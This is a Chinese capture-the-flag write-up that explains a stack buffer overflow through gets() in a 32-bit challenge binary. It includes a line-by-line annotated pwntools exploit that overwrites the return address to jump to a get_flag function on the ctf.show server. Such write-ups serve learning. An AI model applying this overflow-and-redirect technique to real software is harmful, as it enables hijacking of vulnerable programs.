栈溢出,后门函数

32位保护仅部分开启RELRO
有可读可写可执行的段

gets()
使用 gets 函数从标准输入读取一行字符串,并将其存储在 s 数组中。然后,返回指向 s 的指
针。 gets 函数是非常不安全的,容易导致缓冲区溢出漏洞。因为它无法限制输入的长度,可能会超出
s 数组的容量,导致覆盖栈上的其他数据或执行任意代码。这也是明显的栈溢出漏洞,s距ebp仅有
0x28,而gets不限制输入长度。


只需要利用栈溢出漏洞覆盖返回地址,将程序的执行流程转向 get_flag 函数,从而获取
flag。
exp:
from pwn import *
context(arch = 'i386',os = 'linux',log_level = 'debug')
执行上下文环境 的配置声明
指定 CPU 架构为 i386,指 32位x86架构,i386 是32位x86体系的标准代名词(相比 amd64 代表64位)
操作系统为 Linux
日志级别设定为调试模式,debug 是极其详细的日志等级
#io = process('./pwn')pwntools 库的一个函数,作用是 在本地创建一个新的进程 。
io = remote("pwn.challenge.ctf.show",28182)
elf = ELF('./pwn')
实例化这个 ELF 对象,将文件的所有结构化信息装入 elf 这个变量中
ELF :这是一个类。在 pwntools 工具库里,它专门用来解析 ELF文件
flag = elf.sym['get_flag']elf.sym 是 pwntools 库中 ELF 对象提供的一个 符号表字典 ,它存储了二进制文件中所有 导出符号(函数名、全局变量名)到内存地址的映射关系 。
拿到的是 get_flag 这个函数在 二进制文件里的静态地址
或直接在IDA里拿:

因为是32位,所以ebp是四个字节
0x28是缓冲站padding

payload = cyclic(0x28+4) + p32(flag)
io.recvuntil(b'Enter what you want:')
保证了 通信的同步
如果不用 recvuntil,直接发 payload:
sendline 的数据被扔进了管道。但程序还在慢悠悠地打印两行字,gets 还没被调到。等 gets 终于开始读的时候,你的 payload 可能已经到了 ,所以碰巧也能工作。但如果程序输出里有其他逻辑,或者管道缓冲没对齐,就可能出现 错位 ——部分 payload 被当成别的输入吃掉,或者程序崩溃。
io.sendline(payload)发射载荷
send :向进程的 stdin 管道写入数据。
line :在数据末尾自动追加一个换行符 \n(即 0x0a)。
payload :你之前构造好的攻击数据体。
等价于:io.send(payload + b'\n')
为什么要加 \n:
绝大多数 C 语言的输入函数(gets、scanf、read 配合终端)都以换行符作为输入结束的信号。
如果程序用 gets(buf):\n 会被替换成 \0,无所谓。
如果程序用 scanf("%s", buf):遇 \n 才停止读取。
如果程序用 read(0, buf, size):\n 只是普通字符 0x0a,可能成为 payload 的一部分。
不加 \n,很多程序会卡在等待输入上,你的 payload 永远不被处理。
io.interactive()
把 Python 脚本的终端控制权 移交 给被攻击的进程,让你可以像正常操作 shell 一样直接敲命令。